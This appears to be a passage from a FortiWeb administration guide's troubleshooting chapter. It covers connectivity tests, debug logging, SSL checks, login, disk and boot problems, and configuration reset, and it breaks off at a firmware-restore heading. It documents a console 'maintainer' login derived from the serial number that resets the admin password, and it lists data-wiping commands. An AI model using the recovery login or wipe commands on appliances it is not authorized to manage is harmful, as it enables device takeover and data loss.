## To ping a device from a Linux or Mac OS X computer

1. Open a command prompt.

Alternatively, on Mac OS X, you can use the Network Utility application.



2. Enter the following command:

```
ping <options_str> <destination_ipv4>
```

where:

- <destination\_ipv4> is the IP address of the device that you want to verify that the computer can connect to, such as 192.168.1.1.
- <options\_str> are zero or more options, such as:
  - -W *y* — Wait *y* seconds for ECHO\_RESPONSE.
  - -c *x* — Where *x* is the number of packets to send.

If the command is not found, you can either enter the full path to the executable or add its path to your shell environment variables. The path to the ping executable varies by distribution, but may be /bin/ping.

If you do **not** supply a packet count, output will continue until you terminate the command with Control-C. For more information on options, enter `man ping`.

For example, you might enter:

```
ping -c 5 -W 2 192.168.1.1
```

If the computer **can** reach the destination via ICMP, output similar to the following appears:

```
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.  
64 bytes from 192.168.1.1: icmp_seq=1 ttl=253 time=6.85 ms  
64 bytes from 192.168.1.1: icmp_seq=2 ttl=253 time=7.64 ms  
64 bytes from 192.168.1.1: icmp_seq=3 ttl=253 time=8.73 ms  
64 bytes from 192.168.1.1: icmp_seq=4 ttl=253 time=11.0 ms  
64 bytes from 192.168.1.1: icmp_seq=5 ttl=253 time=9.72 ms
```

```
--- 192.168.1.1 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4016ms  
rtt min/avg/max/mdev = 6.854/8.804/11.072/1.495 ms
```

If the computer **cannot** reach the destination via ICMP, if you specified a wait and packet count rather than having the command wait for your Control-C, output similar to the following appears:

```
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
```

```
--- 10.0.0.1 ping statistics ---  
5 packets transmitted, 0 received, 100% packet loss, time 5999ms  
"100% packet loss" indicates that the host is not reachable.
```

Otherwise, if you terminate by pressing Control-C (^C), output similar to the following appears:

```
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.  
From 172.20.120.2 icmp_seq=31 Destination Host Unreachable  
From 172.20.120.2 icmp_seq=30 Destination Host Unreachable  
From 172.20.120.2 icmp_seq=29 Destination Host Unreachable  
^C  
--- 10.0.0.1 ping statistics ---  
41 packets transmitted, 0 received, +9 errors, 100% packet loss, time  
40108ms  
pipe 3  
"100% packet loss" and "Destination Host Unreachable" indicates that  
the host is not reachable.
```

## Testing routes & latency with traceroute

`traceroute` sends ICMP packets to test each hop along the route. It sends three packets to the destination, and then increases the time to live (TTL) setting by one, and sends another three packets to the destination. As the TTL increases, packets go one hop farther along the route until they reach the destination.

Most `traceroute` commands display their maximum hop count — that is, the maximum number of steps it will take before declaring the destination unreachable — before they start tracing the route. The TTL setting may result in routers or firewalls along the route timing out due to high latency.

Where `ping` only tells you if the signal reached its destination and returned successfully, `traceroute` shows each step of its journey to its destination and how long each step takes. If you specify the destination using a domain name, the `traceroute` output can also indicate DNS problems, such as an inability to connect to a DNS server.

By default, `traceroute` uses UDP with destination ports numbered from 33434 to 33534. The `traceroute` utility usually has an option to specify use of ICMP `ECHO_REQUEST` (type 8) instead, as used by the Windows `tracert` utility. If you have a firewall and you want `traceroute` to work from both machines (Unix-like systems and Windows) you will need to allow **both** protocols inbound through your firewall (UDP ports 33434 - 33534 and ICMP type 8).

### To trace the route to a device from the FortiWeb CLI

1. Log in to the CLI via either SSH, Telnet, or You can ping from the FortiWeb appliance in the *CLI Console* widget of the web UI.

2. Enter the command:

```
execute traceroute {<destination_ipv4> | <destination_fqdn>}
```

where {<destination\_ipv4> | <destination\_fqdn>} is a choice of either the device's IP address or its fully qualified domain name (FQDN).

For example, you might enter:

```
execute traceroute www.example.com
```

If the appliance **has** a complete route to the destination, output similar to the following appears:

```
traceroute to www.fortinet.com (66.171.121.34), 32 hops max, 84 byte packets
 1 172.16.1.2 0 ms 0 ms 0 ms
 2 209.87.254.221 <static-209-87-254-221.storm.ca> 2 ms 2 ms 2 ms
 3 209.87.239.129 <core-2-g0-1-1104.storm.ca> 2 ms 1 ms 2 ms
 4 67.69.228.161 2 ms 2 ms 3 ms
 5 64.230.164.17 <core2-ottawa23_POS13-1-0.net.bell.ca> 3 ms 3 ms
 2 ms
 6 64.230.132.234 <core2-ottawadc_POS5-0-0.net.bell.ca> 20 ms 20
ms 20 ms
 7 64.230.132.58 <core4-toronto21_POS0-12-4-0.net.bell.ca> 24 ms
21 ms 24 ms
 8 64.230.138.154 <bx4-toronto63_so-2-0-0-0.net.bell.ca> 8 ms 9 ms
8 ms
 9 64.230.185.145 <bx2-ashburn_so2-0-0.net.bell.ca> 23 ms 23 ms
23 ms
10 12.89.71.9 23 ms 22 ms 22 ms
11 12.122.134.238 <cr2.wswdc.ip.att.net> 100 ms 12.123.10.130
<cr2.wswdc.ip.att.net> 101 ms 102 ms
12 12.122.18.21 <cr1.cgcil.ip.att.net> 101 ms 100 ms 99 ms
13 12.122.4.121 <cr1.sffca.ip.att.net> 100 ms 98 ms 100 ms
14 12.122.1.118 <cr81.sj2ca.ip.att.net> 98 ms 98 ms 100 ms
15 12.122.110.105 <gar2.sj2ca.ip.att.net> 96 ms 96 ms 96 ms
16 12.116.52.42 94 ms 94 ms 94 ms
17 203.78.181.10 88 ms 87 ms 87 ms
18 203.78.181.130 90 ms 89 ms 90 ms
19 66.171.121.34 <fortinet.com> 91 ms 89 ms 91 ms
20 66.171.121.34 <fortinet.com> 91 ms 91 ms 89 ms
```

Each line lists the routing hop number, the IP address and FQDN (if any) of that hop, and the 3 response times from that hop. Typically a value of <1ms indicates a local router.

If the appliance **does not** have a complete route to the destination, output similar to the following appears:

```
traceroute to 10.0.0.1 (10.0.0.1), 32 hops max, 84 byte packets
 1 172.16.1.2 0 ms 0 ms 0 ms
 2 172.16.1.10 0 ms 0 ms 0 ms
 3 * * *
 4 * * *
```

The asterisks ( \*) indicate no response from that hop in the network routing. For more information, see the [FortiWeb CLI Reference](#).

## To trace the route to a device from a Microsoft Windows computer

1. Click the *Start* (Windows logo) menu to open it.

If the host is running Windows XP, instead, go to *Start > Run...*

2. Type `cmd` then press Enter.

The Windows command line appears.

3. Enter the command:

```
tracert {<destination_ipv4> | <destination_fqdn>}
```

If the appliance **has** a complete route to the destination, output similar to the following appears:

```
Tracing route to www.fortinet.com [66.171.121.34]
```

```
over a maximum of 30 hops:
```

```
  1     <1 ms     <1 ms     <1 ms  172.16.1.2
  2      2 ms      2 ms      2 ms  static-209-87-254-221.storm.ca
[209.87.254.221]

  3      2 ms      2 ms     22 ms  core-2-g0-1-1104.storm.ca
[209.87.239.129]
  4      3 ms      3 ms      2 ms  67.69.228.161
  5      3 ms      2 ms      3 ms  core2-ottawa23_POS13-1-0.net.bell.ca
[64.230.164
.17]
(Output abbreviated.)
 15     97 ms     97 ms     97 ms  gar2.sj2ca.ip.att.net [12.122.110.105]
 16     94 ms     94 ms     94 ms  12.116.52.42
 17     87 ms     87 ms     87 ms  203.78.181.10
 18     89 ms     89 ms     90 ms  203.78.181.130
 19     89 ms     89 ms     90 ms  fortinet.com [66.171.121.34]
 20     90 ms     90 ms     91 ms  fortinet.com [66.171.121.34]
```

Trace complete.

Each line lists the routing hop number, the 3 response times from that hop, and the IP address and FQDN (if any) of that hop. Typically a value of <1ms indicates a local router.

If the appliance **does not** have a complete route to the destination, output similar to the following appears:

```
Tracing route to 10.0.0.1 over a maximum of 30 hops
```

```
  1     <1 ms     <1 ms     <1 ms  172.16.1.2
  2     <1 ms     <1 ms     <1 ms  172.16.1.10
  3      *        *         *      Request timed out.
  4      *        *         *      Request timed out.
  5  ^C
```

The asterisks ( `*` ) and “Request timed out.” indicate no response from that hop in the network routing.

## To trace the route to a device from a Linux or Mac OS X computer

1. Open a command prompt.



Alternatively, on Mac OS X, you can use the Network Utility application.

2. Enter (the path to the executable varies by distribution):

```
traceroute {<destination_ipv4> | <destination_fqdn>}
```

If the appliance **has** a complete route to the destination, output similar to the following appears:

```
traceroute to www.fortinet.com (66.171.121.34), 30 hops max, 60 byte packets
```

```
 1 172.16.1.2 (172.16.1.2) 0.189 ms 0.277 ms 0.226 ms
 2 static-209-87-254-221.storm.ca (209.87.254.221) 2.554 ms 2.549 ms
 3 core-2-g0-1-1104.storm.ca (209.87.239.129) 2.461 ms 2.516 ms
 4 67.69.228.161 (67.69.228.161) 3.041 ms 3.007 ms 2.966 ms
 5 core2-ottawa23_POS13-1-0.net.bell.ca (64.230.164.17) 3.004 ms
 2.998 ms 2.963 ms
```

(Output abbreviated.)

```
16 12.116.52.42 (12.116.52.42) 94.379 ms 94.114 ms 94.162 ms
17 203.78.181.10 (203.78.181.10) 122.879 ms 120.690 ms 119.049 ms
18 203.78.181.130 (203.78.181.130) 89.705 ms 89.411 ms 89.591 ms
19 fortinet.com (66.171.121.34) 89.717 ms 89.584 ms 89.568 ms
```

Each line lists the routing hop number, the IP address and FQDN (if any) of that hop, and the 3 response times from that hop. Typically a value of <1ms indicates a local router.

If the appliance **does not** have a complete route to the destination, output similar to the following appears:

```
traceroute to 10.0.0.1 (10.0.0.1), 30 hops max, 60 byte packets
 1 * * *
 2 172.16.1.10 (172.16.1.10) 4.160 ms 4.169 ms 4.144 ms
 3 * * *
 4 * * *^C
```

The asterisks (\*) indicate no response from that hop in the network routing.

Relatedly, if the computer's DNS query cannot resolve the host name, output similar to the following appears:

```
example.lab: Name or service not known
Cannot handle "host" cmdline arg `example.lab' on position 1 (argc 1)
```

## Examining the routing table

When a route does not exist, or when hops have high latency, examine the routing table. The routing table is where the FortiWeb appliance caches recently used routes.

If a route is cached in the routing table, it saves time and resources that would otherwise be required for a route lookup. If the routing table is full and a new route must be added, the oldest, least-used route is deleted to make room.

To check the routing table in the CLI, enter:

```
diagnose network route list
```

## Checking port assignments

If you are attempting to connect to FortiWeb on a given network port, and the connection is expected to occur on a different port number, the attempt will fail. For a list of ports used by FortiWeb, see [“Appendix A: Port numbers” on page 716](#). For ports used by your own HTTP network services, see [“Defining your network services” on page 292](#).

## Performing a packet trace

When troubleshooting malformed packet or protocol errors, it helps to look inside the protocol headers of packets to determine if they are traveling along the route you expect, and with the flags and other options you expect. For instructions, see [“Packet capture” on page 683](#).



If you configure virtual servers on your FortiWeb appliance, packets' destination IP addresses will be those IP addresses, not the physical IP addresses (i.e., the IP address of port1, etc.). An ARP update is sent out when a virtual IP address is configured.

If the packet trace shows that packets **are** arriving at your FortiWeb appliance's interfaces but no HTTP/HTTPS packets egress, check that:

- Physical links are firmly connected, with no loose wires
- Network interfaces/bridges are brought up (see [“Configuring the network interfaces” on page 120](#))
- Link aggregation peers, if any, are up (see [“Link aggregation” on page 128](#))
- VLAN IDs, if any, match (see [“Adding VLAN subinterfaces” on page 124](#))
- Virtual servers or V-zones exist, and are enabled (see [“Configuring a bridge \(V-zone\)” on page 131](#) and [“Configuring virtual servers on your FortiWeb” on page 290](#))
- Matching policies exist, and are enabled (see [“Configuring basic policies” on page 157](#))
- If using HTTPS, valid server/CA certificates exist (see [“How to offload or inspect HTTPS” on page 301](#))
- IP-layer, and HTTP-layer routes, if necessary, match (see [“Adding a gateway” on page 134](#) and [“Routing based on HTTP header content, source IP, or cookie” on page 275](#))
- Web servers are responsive, if server health checks are configured and enabled (see [“Configuring server up/down checks” on page 264](#))
- Load balancers, if any, are defined (see [“Defining your proxies, clients, & X-headers” on page 283](#))
- Clients are not blacklisted (see [“Monitoring currently blocked IPs” on page 641](#))



For offline protection mode, it is usually normal if HTTP/HTTPS packets do not egress. The nature of this deployment style is to listen only, except to reset the TCP connection if FortiWeb detects traffic in violation.

If the packet is accepted by the policy but appears to be dropped during processing, see [“Debugging the packet processing flow” on page 703](#).

## Debugging the packet processing flow

If you have determined that network traffic is not entering and leaving the FortiWeb appliance as expected, or not flowing through policies and scans as expected, you can debug the packet flow using the CLI.

For example, the following commands enable debug logs and the logs timestamp, and set other parameters for debug logging:

```
diagnose debug enable
diagnose debug console timestamp enable
diagnose debug application proxy 7
diagnose debug flow show module-process-detail
diagnose debug flow trace start
diagnose debug flow filter server-ip 172.16.1.20
```

For detailed information on the `diagnose debug` commands, see the [FortiWeb CLI Reference](#).

## Checking the SSL/TLS handshake & encryption

If the client is attempting to make an HTTPS connection, but the attempt fails after the connection has been initiated, during negotiation, the problem may be with SSL/TLS. Symptoms may include error messages such as:

- `ssl_error_no_cypher_overlap`  
(Mozilla Firefox 9.0.1)
- `Error 113 (net::ERROR_SSL_VERSION_OR_CIPHER_MISMATCH) : Unknown error.`  
(Google Chrome 16.0.912.75 m)

Expected SSL/TLS behavior varies by SSL inspection vs. SSL offloading (see [“Offloading vs. inspection” on page 295](#)):

- **SSL offloading** — Reverse proxy mode only (see [“Supported features in each operation mode” on page 69](#)).  
The handshake is between the client and FortiWeb. If the connection cannot be established, verify that the browser supports one of the key exchanges, encryption algorithms, and authentication (hashes) offered by FortiWeb. See [“Supported cipher suites & protocol versions” on page 297](#).
- **SSL inspection** — Offline protection mode and transparent inspection mode only.  
The handshake is between the client and the **web server**. If the connection cannot be established, verify that the browser supports one of the key exchanges, encryption algorithms, and authentication (hashes) suggested by the web server. Server-side, you must also verify that your web server supports enough cipher suites that all required clients can connect.



Google Chrome will prefer an anonymous Diffie-Hellman key exchange. This has the property of perfect forward secrecy, which makes SSL inspection theoretically impossible. To guarantee that this is not used to hide attacks from FortiWeb, you must disable it on your web server. On Apache, you would add `!ADH` to the `SSLCipherSuite` configuration line. For example:

```
SSLCipherSuite ALL:!ADH:!EXPORT:!SSLv2:RC4+RSA:+HIGH:+MEDIUM:+LOW
```

If you are not sure which cipher suites are currently supported, you can use SSL tools such as [OpenSSL](#) to discover support. For example, you could use this client-side command to know whether the web server or FortiWeb supports strong (HIGH) encryption:

```
openssl s_client -connect example.com:443 -cipher HIGH
```

or supports deprecated or old versions such as SSL 2.0:

```
openssl s_client -ssl2 -connect example.com:443
```



If your web servers are required to comply with PCI DSS, you should make sure that your web servers do not allow weak encryption. For example, if your web servers accept SSL 2.0 or MD5 hashes, you may fail your PCI DSS audit.

## Resource issues

This section includes troubleshooting questions related to sluggish or stalled performance.

- Is a process consuming too much system resources?  
See [“Killing system-intensive processes” on page 704](#).
- Is a server under attack?  
See [“Preparing for attacks” on page 705](#).
- Has there been a sustained spike in HTTP traffic related to a specific policy?  
See [“Monitoring traffic load” on page 705](#).

## Killing system-intensive processes

Use the CLI to view the per-CPU/core process load level and a list of the most system-intensive processes. This may show processes that are consuming resources unusually. For example:

```
diagnose system top 10
```

The above command generates a report of processes every 10 seconds. The report provides the process names, their process ID (pid), status, CPU usage, and memory usage.

The report continues to refresh and display in the CLI until you press `q` (quit).

Once you locate an offending PID, you can terminate it:

```
diagnose system kill 9 <pid_int>
```

To determine if high load is frequently a problem, you can display the average load level by using these CLI commands:

```
get system performance  
diagnose system load
```

For more information, see the [FortiWeb CLI Reference](#).

If the issue recurs, and corresponds with a signature or configuration change, you may need to optimize regular expressions to prevent the issue from recurring. See [“Debugging the packet processing flow” on page 703](#) and [“Regular expression performance tips” on page 650](#).

## Monitoring traffic load

Heavy traffic loads can cause sustained high CPU or RAM usage. If this is unusual, no action may be required, unless you are being subject to a DoS attack. Sustained heavy traffic load may indicate that you need a more powerful model of FortiWeb.

In the FortiWeb appliance's web UI, you can view traffic load two ways:

- Monitor current HTTP traffic on the dashboard. Go to *System > Status > Status* and examine the graphs in the *Policy Summary* widget.
- Examine traffic history in the traffic log. Go to *Logs&Report > Log Access > Traffic*.

## Preparing for attacks

A prolonged denial of service (DoS) or brute-force login attack (to name just a few) can bring your web servers to a standstill, if your FortiWeb appliance is not configured for it.

To fight DoS attacks, see [“DoS prevention” on page 360](#).

In the FortiWeb appliance's web UI, you can watch for attacks in two ways:

- Monitor current HTTP traffic on the dashboard. Go to *System > Status > Status* and examine the attack event history graph in the *Policy Summary* widget.
- Examine attack history in the traffic log. Go to *Logs&Report > Log Access > Attack*.

Before attacks occur, use the FortiWeb appliance's rich feature set to configure attack defenses.

## Login issues

If the person cannot access the login page at all, it is usually actually a connectivity issue (see [“Ping & traceroute” on page 681](#) and [“Configuring the network settings” on page 118](#)) **unless** all accounts are configured to accept logins only from specific IP addresses (see [“Trusted Host #1” on page 225](#)).

If an administrator can connect, but cannot log in, even though providing the correct account name and password, and is receiving this error message:

```
Too many bad login attempts or reached max number of logins. Please try again in a few minutes. Login aborted.
```

single administrator mode may have been enabled. See [“Enable Single Admin User login” on page 59](#).

If the person has lost or forgotten his or her password, the `admin` account can reset other accounts' passwords (see [“Changing an administrator's password” on page 229](#)).

## Checking user authentication policies

In FortiWeb, users are organized into groups. Groups are part of authentication policies. If several users have authentication problems, it is possible someone changed authentication policy or user group memberships. If a user is legitimately having an authentication policy, you need to find out where the problem lies.

### To troubleshoot user access

1. In the web UI, go to *User > User Group > User Group* and examine each group to locate the name of the problem user.

2. Note the user group to which the affected users belong, especially if multiple affected users are part of one group. If the user is not a group member, there is no access.
3. Go to *Application Delivery > Authentication Policy > Authentication Rule* and determine which rule contains the problem user group. If the user group is not part of a rule, there is no access.
4. Go to *Application Delivery > Authentication Policy > Authentication Policy* and locate the policy that contains the rule governing the problem user group. If the rule is not part of a policy, there is no access.
5. Go to *Policy > Web Protection Profile > Inline Protection Profile* and determine which profile contains the related authentication policy. If the policy is not part of a profile, there is no access.
6. Make sure that inline protection profile is included in the server policy that applies to the server the user is trying to access. If the profile is not part of the server policy, there is no access.

Authentication involves user groups, authentication rules and policy, inline protection policy, and finally, server policy. If a user is not in a user group used in the policy for a specific server, the user will have no access.

### When an administrator account cannot log in from a specific IP

If an administrator is entering his or her correct account name and password, but cannot log in from some or all computers, examine that account's trusted host definitions (see [“Trusted Host #1” on page 225](#)). It should include all locations where that person is allowed to log in, such as your office, but should **not** be too broad.

### Remote authentication query failures

If your network administrators' or other accounts reside on an external server (e.g. Active Directory or RADIUS), first switch the account to be locally defined on the FortiWeb appliance. If the local account **fails**, correct connectivity between the client and appliance (see [“Connectivity issues” on page 691](#)). If the local account **succeeds**, troubleshoot connectivity between the appliance and your authentication server. If routing exists but authentication still fails, you can verify correct vendor-specific attributes and other protocol-specific fields by running a packet trace (see [“Packet capture” on page 683](#)).

### Resetting passwords

If someone has forgotten or lost his or her password, or if you need to change an account's password, the `admin` administrator can reset the password.

If you forget the password of the `admin` administrator, however, you will **not** be able to reset its password through the web UI. You can either:

- reset the FortiWeb appliance to its default state (including the default administrator account and password) by restoring the firmware. For instructions, see [“Restoring firmware \(“clean install”\)” on page 713](#).
- connect to the local console, reboot the FortiWeb appliance, and set the password (see [“To reset the admin account's password” on page 707](#))

#### To reset an account's password

1. Log in as the `admin` administrator account.
2. Go to *System > User > User*.
3. Click the row to select the account whose password you want to change.

4. Click *Edit*.
5. In the *New Password* and *Confirm Password* fields, type the new password.
6. Click *OK*.

The new password takes effect the next time that account logs in.

### To reset the `admin` account's password



To do this, you **must** either have direct physical, local access to the appliance, or have connected it to your terminal server which serves as an aggregator for direct physical accesses. For security reasons, this cannot be done via the web UI nor via CLI through the Ethernet network adapters.

1. Power off the FortiWeb appliance.
2. Find the serial number of the FortiWeb.  
This is usually on the bottom of physical appliances. If you have previously registered the appliance to associate it with your Fortinet Technical Support account, you can also retrieve it from the [web site](#).

3. On your computer, copy the serial number.

This is so that you are ready to quickly paste it into the terminal emulator. (Typing it slowly may cause the login to time out.) The serial number is **case sensitive**.

4. While the appliance is shut down, connect the local console port of your appliance to your computer.
5. On your management computer, start a terminal emulator such as [PuTTY](#). For details, see [“To connect to the CLI using a local console connection” on page 81](#).
6. Power on the FortiWeb appliance.

Power on self-test (POST) and other messages should begin to appear in the console.

7. Between 15 - 30 seconds after the login prompt appears, immediately enter:

```
maintainer
```

then enter:

```
bcpb<serial-number_str>
```

where `<serial-number_str>` is the serial number. (If you have copied it, in PuTTY, you can right-click to quickly paste it, instead of typing it in. This will prevent the login from timing out.)

If you are successful, the CLI will welcome you, and you can then enter the following commands to reset the `admin` account's password:

```
config system admin
  edit admin
    set password <new-password_str>
  end
exit
```

where `<new-password_str>` is the password for the administrator account named `admin`.

If you do **not** enter both the correct user name and the password within the correct time frame, the console will display an error message:

```
The hashed password length is invalid
```

To attempt the login again, power cycle the appliance.

## Data storage issues

If FortiWeb cannot locally store **any** data such as logs, reports, and web site backups for anti-defacement, it might have a damaged or corrupted hard disk. For fixes, see [“Hard disk corruption or failure” on page 708](#).

If FortiWeb has been storing data but has suddenly stopped, first verify that FortiWeb has not used all of its local storage capacity by entering this CLI command:

```
diagnose system mount list
```

to display disk usage for all mounted file systems, such as:

Filesystem	1k-blocks	Used	Available	Use%	Mounted on
/dev/ram0	61973	31207	30766	50%	/
none	262144	736	261408	0%	/tmp
none	262144	0	262144	0%	/dev/shm
/dev/sdb2	38733	25119	11614	68%	/data
/dev/sda1	153785572	187068	145783964	0%	/var/log
/dev/sdb3	836612	16584	777528	2%	/home



You can use alerts to notify you when FortiWeb has almost consumed its hard disk space. See [“SNMP traps & queries” on page 614](#). You can also configure FortiWeb to overwrite old logs rather than stopping logging when the disk is full. See [“When log disk is full” on page 582](#). (Keep in mind, however, that this may not prevent full disk problems for other features. To free disk space, delete files such as auto-learning data and old reports that you no longer need.)

If a full disk is not the problem, examine the configuration to determine if an administrator has disabled those features that store data.

If neither of those indicate the cause of the problem, verify that the disk’s file system has not been mounted in read-only mode, which can occur if the hard disk is experiencing problems with its write capabilities (see [“Hard disk corruption or failure” on page 708](#)).

## Bootup issues

While FortiWeb is booting up, hardware and firmware components must be present and functional, or startup will fail. Depending on the degree of failure, FortiWeb may appear to be partially functional. You may notice that you cannot connect at all. If you can connect, you may notice that features such as reports and anti-defacement do not work. If you have enabled logging to an external location such as a Syslog server or FortiAnalyzer, or to memory, you should notice this log message:

```
log disk not mounted
```

Depending on the cause of failure, you may be able to fix the problem.

### Hard disk corruption or failure

FortiWeb appliances usually have multiple disks. FortiWeb stores its firmware (operating system) and configuration files in a flash disk, but most models of FortiWeb also have an internal hard disk or RAID that is used to store non-configuration/firmware data such as logs, reports, auto-learning data, and web site backups for anti-defacement. During startup, after FortiWeb loads its boot loader, FortiWeb will attempt to mount its data disk. If this fails due to errors, you will have the opportunity to attempt to recover the disk.

To determine if one of FortiWeb's internal disks may either:

- have become corrupted
- have experienced mechanical failure

view the event log. If the data disk failed to mount, you should see this log message:

```
date=2012-09-27 time=07:49:07 log_id=00020006 msg_id=0000000000002
type=event subtype="system" pri=alert device_id=FV-1KC3R11700136
timezone="(GMT-5:00)Eastern Time(US & Canada)" msg="log disk is not
mounted"
```

Connect to FortiWeb's CLI via local console, then supply power. After the boot loader starts, you should see this prompt:

```
Press [enter] key for disk integrity verification.
```

Pressing the Enter key will cause FortiWeb to check the hard disk's file system to attempt to resolve any problems discovered with that disk's file system, and to determine if the disk can be mounted (mounted disks should appear in the internal list of mounted file systems, /etc/mtab). During the check, FortiWeb will describe any problems that it finds, and the results of disk recovery attempts, such as:

```
ext2fs_check_if_mount: Can't detect if filesystem is mounted due to
missing mtab file while determining where /dev/sda1 is mounted.
/dev/sda1: recovering journal
/dev/sda1: clean, 56/61054976 files, 3885759/244190638 blocks
```

If the problem occurs while FortiWeb is still running (or after an initial reboot and attempt to repair the file system), in the CLI, enter:

```
diagnose hardware hardsdisk list
```

to display the number and names of mounted file systems.

For example, on a FortiWeb 1000C with a single properly functioning internal hard disk plus its internal flash disk, this command should show two file systems:

```
name      size (M)
sda       1000204.89
sdb       1971.32
```

where `sda`, the larger file system, is from the hard disk used to store non-configuration/firmware data.

If that command does **not** list the data disk's file system, FortiWeb did not successfully mount it. Try to reboot and run the file system check.

If the data disk's file system **is** listed and appears to be the correct size, FortiWeb could mount it. However, there still could be other problems preventing the file system from functioning, such as being mounted in read-only mode, which would prevent new logs and other data from being recorded. To determine this, enter:

```
diagnose hardware logdisk info
```

to display the count, capacity, RAID status/level, partition numbers, and read-write/read-only mount status.

For example, on a FortiWeb-1000C with a single properly functioning data disk, this command should show:

```
disk number: 1
disk[0] size: 976.76GB
raid level: raid1
partition number: 1
mount status: read-write
```



To prevent file system corruption in the future, and to prevent possible physical damage, always make sure to shut down FortiWeb's operating system **before** disconnecting the power.

You can also display the status of each individual disk in the RAID array:

```
FortiWeb # diag hardware raid list
disk-number          size(M) level
0 (OK), 1 (OK),      1877274 raid1
```

If the file system could **not** be fixed by the file system check, it may be physically damaged or components may have worn out prematurely. Most commonly, this is caused by either:

- failing to shut down FortiWeb's operating system before disconnecting the power (e.g. someone pulled the power plug while FortiWeb was running)
- logging misconfiguration (e.g. logging very frequent logs like traffic logs or debug logs for an extended period of time to the local hard drive)

For hardware replacement, contact Fortinet Customer Service:

<https://support.fortinet.com>

## Power supply failure

If you have supplied power, but the power indicator LEDs are **not** lit and the hardware has not started, the power supply may have failed. Contact Fortinet Customer Service:

<https://support.fortinet.com>

After powering on, if the power indicator LEDs **are** lit but a few minutes have passed and you still cannot connect to the FortiWeb appliance through the network using CLI or the web UI, you can either:

- restore the firmware “[Restoring firmware \(“clean install”\)](#)” on page 713  
(This usually solves most typically occurring issues.)



Always halt the FortiWeb OS before disconnecting the power. Power disruption while the OS is running can cause damage to the disks and/or software.

- verify that FortiWeb can successfully complete bootup

To verify bootup, connect your computer directly to FortiWeb's local console port, then on your computer, open a terminal emulator such as PuTTY. Configure it to log all printable console output to a file so that you have a copy of the console's output messages in case you need to send it to [Fortinet Technical Support](#).

Once connected, power cycle the appliance and observe the FortiWeb's output to your terminal emulator. You will be looking for some specific diagnostic indicators.

1. Are there console messages but text is garbled on the screen? If yes, verify your terminal emulator's settings are correct for your hardware. Typically, however, these are baud rate 9600, data bits 8, parity none, stop bits 1.
2. Does the hardware successfully complete the hardware power on self test (POST) and BIOS memory tests?

If not, you may need to replace the hardware. For assistance, contact Fortinet Customer Service:

<https://support.fortinet.com>

3. Does the boot loader start? You should see a message such as:

```
FortiBootLoader
FortiWeb-1000C (17:52-09.08.2011)
Ver:00010018
Serial number:FV-1KC3R11700094
Total RAM: 3072MB
Boot up, boot device capacity: 1880MB.
Press any key to display configuration menu...
```

If the boot loader does not start, you may need to restore it. For assistance, contact Fortinet Technical Support:

<https://support.fortinet.com>

4. When pressing a key during the boot loader, do you see the following boot loader options?

```
[G]: Get firmware image from TFTP server.
[F]: Format boot device.
[B]: Boot with backup firmware and set as default.
[Q]: Quit menu and continue to boot with default firmware.
[H]: Display this list of options.
```

Enter G,F,B,Q,or H:

```
Please connect TFTP server to Ethernet port "1".
```

If the boot loader does not start, you may need to restore it. For assistance, contact Fortinet Technical Support:

<https://support.fortinet.com>

5. Can the boot loader read the image of the OS software in the selected boot partition (primary or backup/secondary, depending on your selection in the boot loader)? You should see a message such as the following:

```
Reading boot image 2479460 bytes.
Initializing FortiWeb...?
System is started.
```

If not, the image may be corrupted. Reboot and use the boot loader to switch to the other partition, if any (see [“Booting from the alternate partition”](#) on page 95).

If this is not possible, you can restore the firmware (see [“Restoring firmware \(“clean install”\)”](#) on page 713). If the firmware cannot be successfully restored, format the boot partition, and try again.

If you still cannot restore the firmware, there could be either a boot loader or disk issue. Contact Fortinet Technical Support:

<https://support.fortinet.com>

6. Does the login prompt appear? You should see a prompt like this:

```
FortiWeb login:
```

If not, or if the login prompt is interrupted by error messages, restore the OS software (see “Restoring firmware (“clean install”)” on page 713). If you recently upgraded the firmware, try downgrading by restoring the **previously** installed, last known good, version.

If restoring the firmware does not solve the problem, there could be a data or boot disk issue. Contact Fortinet Technical Support:

<https://support.fortinet.com>

If you **can** see and use the login prompt on the **local** console, but **cannot** successfully establish a session through the **network** (web UI, SSH or Telnet), first examine a backup copy of the configuration file to verify that it is not caused by a misconfiguration. The network interface and administrator accounts must be configured to allow your connection and login attempt (see “Configuring the network settings” on page 118 and “Trusted Host #1” on page 225).

If the configuration appears correct, but no network connections are successful, first try restoring the firmware to rule out corrupted data that could be causing problems (see “Restoring firmware (“clean install”)” on page 713). You can also use this command to verify that resource exhaustion is not the problem:

```
diagnose system top delay 5
```

The process system usage statistics continues to refresh and display in the CLI until you press `q` (quit).

## Issues forwarding non-HTTP/HTTPS traffic

If FortiWeb is operating in reverse proxy mode, by default, it does not forward non HTTP/HTTPS protocols to protected servers.

However, you can use the following command to enable IP-based forwarding (routing):

```
config router setting
set ip-forward {enable | disable}
end
```

## Resetting the configuration

If you will be selling your FortiWeb appliance, or if you are not sure what part of your configuration is causing a problem, you can reset it to its default settings and erase data. (If you have not updated the firmware, this is the same as resetting to the factory default settings.)



Back up your configuration before beginning this procedure, if possible. Resetting the configuration could include the IP addresses of network interfaces. For information on backups, see “Backups” on page 216. For information on reconnecting to a FortiWeb appliance whose network interface configuration was reset, see “Connecting to the web UI or CLI” on page 78.

To delete your data from the appliance, connect to the CLI and enter this command:

```
execute formatlogdisk
```

To reset the appliance's configuration, connect to the CLI and enter this command:

```
execute factoryreset
```



Alternatively, you can reset the appliance's configuration to its default values for a specific software version by restoring the firmware during a reboot (a "clean install"). See "Restoring firmware ("clean install")" on page 713.

## Restoring firmware ("clean install")

Restoring (also called re-imaging) the firmware can be useful if:

- you are unable to connect to the FortiWeb appliance using the web UI or the CLI
- you want to install firmware **without** preserving any existing configuration (i.e. a "**clean install**")
- a firmware version that you want to install requires a different size of system partition (see the Release Notes accompanying the firmware)
- a firmware version that you want to install requires that you format the boot device (see the Release Notes accompanying the firmware)

Unlike updating firmware, restoring firmware re-images the boot device, including the signatures that were current at the time that the firmware image file was created. Also, restoring firmware can only be done during a boot interrupt, before network connectivity is available, and therefore **requires a local console connection to the CLI. It cannot be done through an SSH or Telnet connection.**



Alternatively, if you cannot physically access the appliance's local console connection, connect the appliance's local console port to a terminal server to which you have network access. Once you have used a client to connect to the terminal server over the network, you will be able to use the appliance's local console through it. However, be aware that from a remote location, you may not be able to power cycle the appliance if abnormalities occur.

### To restore the firmware



